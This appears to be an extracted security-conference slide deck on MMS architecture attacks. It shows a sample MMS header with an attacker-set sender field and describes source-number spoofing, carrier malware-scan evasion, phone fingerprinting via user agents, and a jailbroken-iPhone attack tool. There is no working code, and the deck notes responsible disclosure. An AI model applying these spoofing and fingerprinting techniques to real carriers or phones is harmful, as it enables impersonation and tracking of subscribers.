
RingZero
https://luis.ringzero.net

iSEC PARTNERS

OTA Settings – Legitimate?

iSEC PARTNERS

MMS Architecture Attacks

MMSC

push content

retrieve content

notification

Sender

Receiver

iSEC PARTNERS

MMS Architecture Attacks

MMS Architecture Attacks

iSEC PARTNERS

MMS Architecture Attacks

iSEC
PARTNERS

# What is the "content" being retrieved?

- **Binary file containing**
  - Header information
  - SMIL markup
  - Graphical/text content of message

iSEC PARTNERS

MMS Headers


```
X-Mms-Transaction-ID: F0F1D2EA
X-Mms-MMS-Version: MMS 1.0
Message-ID: 20090510/14/F0F1D2EA
Date: 1241992427
From: 111111/TYPE=PLMN
To: 5555551212/TYPE=PLMN
```

- **Attackers have full control of these fields!**

iSEC PARTNERS

MMS Architecture Attacks - Impact

- **Bypassing Source Number Spoofing Protections**
  - Interestingly, the source doesn't even have to be a number…
    - More on this in the demo ☺

- **Carrier Anti-virus/Malware/Spam Checking Evasion**
  - Can only be performed when content is hosted on carrier servers

RingZero
https://luis.ringzero.net

iSEC PARTNERS

Fingerprinting via MMS

- **Notifications can also be used for fingerprinting mobile phones**

- **Most mobile phones automatically connect to the specified URL**
  - Even if they don't necessarily download the MMS file

- **Fingerprint via User Agent:**
  - "SonyEricssonW810i/R4EA UP.Link/6.3.1.20.0"
  - "NokiaN95-3/20.2.011; Series60/3.1 Profile/MIDP-2.0 Configuration/CLDC-1.1 UP.Link/6.3.1.20.06.3.1.20.0"

- **Fingerprint Via HTTP headers:**
 - x-wap-profile: "http://wap.sonyericsson.com/UAprof/W810iR301.xml"

RingZero
https://luis.ringzero.net

iSEC
PARTNERS

Presenting…

RingZero
https://luis.ringzero.net

iSEC
PARTNERS

T.A.F.T.

RingZero
https://luis.ringzero.net

T.A.F.T. ?!

RingZero
https://luis.ringzero.net

RingZero
https://luis.ringzero.net

* Thanks to Brad Hill and Jason Snell

RingZero
https://luis.ringzero.net

About T.A.F.T.

- **Jailbroken iPhone application**
  - Allows user the launch the attacks we have discussed in this presentation

- **Supports some of the attacks we've discussed in this presentation**
  - Implementation + Configuration flaws
  - VM Notification and Settings

- **MMS PoC functionality interacts with web application**
  - Automatically generates binary MMS file with appropriate headers

RingZero
https://luis.ringzero.net

iSEC
PARTNERS

# T.A.F.T. Architecture

SMSC

Sender

Attacker's server

Receiver

T.A.F.T. Architecture

T.A.F.T. Architecture

T.A.F.T. Architecture

# T.A.F.T. Architecture

T.A.F.T. Architecture

T.A.F.T Screenshots

iSEC PARTNERS

DEMO

RingZero
https://luis.ringzero.net

Do Not Try That At Home

- **Architectural issue, so it's not a "quick patch" to block**
  - Will likely be exploitable for some time to come
  - Responsibly disclosed to carrier we tested

- **Lack of patch doesn't mean carriers are defenseless**
  - They can monitor for it and take action against subscribers
  - Spoiler alert: We've been told they are monitoring. They will take action.

- **Many GSM networks are likely affected**
  - We're working with the GSM Alliance to find and notify all GSM carriers

- **We've removed MMS/Fingerprinting functionality from TAFT**
